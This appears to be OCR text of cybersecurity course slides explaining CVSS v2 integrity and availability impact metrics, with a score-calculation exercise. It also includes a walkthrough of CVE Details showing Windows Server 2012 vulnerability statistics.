This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed veracity of information. The possible values for this metric are listed in Table 5. Increased integrity impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the integrity of the system.
Partial (P)	Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited. For example, system or application files may be overwritten or modified, but either the attacker has no control over which files are affected or the attacker can modify files within only a limited context or scope.
Complete (C)	There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised. The attacker is able to modify any files on the target system.

Table 5: Integrity Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score

2.1.6 Availability Impact (A)

This metric measures the impact to availability of a successfully exploited vulnerability. Availability refers to the accessibility of information resources. Attacks that consume network bandwidth, processor cycles, or disk space all impact the availability of a system. The possible values for this metric are listed in Table 6. Increased availability impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the availability of the system.
Partial (P)	There is reduced performance or interruptions in resource availability. An example is a network-based flood attack that permits a limited number of successful connections to an Internet service.
Complete (C)	There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.

Table 6: Availability Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVSS Rubric v2

https://nvd.nist.gov/CVSS/v2-calculator


Use the CVSS v2.0 calculator to calculate the baseline score of this hypothetical vulnerability:

- Access vector: Must be local
- Access complexity: Specialized access conditions exist
- Authentication: Single login required
- Confidentiality: Partial
- Integrity: None
- Availability: Complete

Write your baseline score calculation in the chat window

CVE Details


CVE Details



This site provides the ability to do searches on the vulnerability database and generate summaries.

http://www.cvedetails.com/


CVE Details



Let's look at Windows 2012 vulnerabilities

http://www.cvedetails.com/


CVE Details



This link will bring us to a summary of all Windows 2012 vulnerabilities

http://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details



CVE security vulnerability | Microsoft Windows Serv | Microsoft Windows Serv | Metasploit modules relat

www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Search | View CVE

Log In Register

Vulnerability Feeds & WidgetsNew www.itsec

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :

Microsoft » Windows Server 2012 : Vulnerability Statistics

Vulnerabilities (372) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Mo

Related OVAL Definitions : Vulnerabilities (184) Patches (0) Inventory Definitions (2) Compliance Definitions (0)

Vulnerability Feeds & Widgets


Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion
2012	5		2	2						1		2		
2013	51	12	17	17	3			1		2	2	21		
2014	38	9	11	5	3					6	5	12		
2015	155	16	46	11	9			1		31	26	60		
2016	123	7	36	7	5					14	23	56		
Total	372	44	112	42	20			2		54	56	151		
% Of All		11.8	30.1	11.3	5.4	0.0	0.0	0.5	0.0	14.5	15.1	40.6	0.0	0.0

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of tl and they make the page look bad; and they may not be actually published in those years.)

http://www.cvedetails.com/google-search-results.php?q=windows+2012

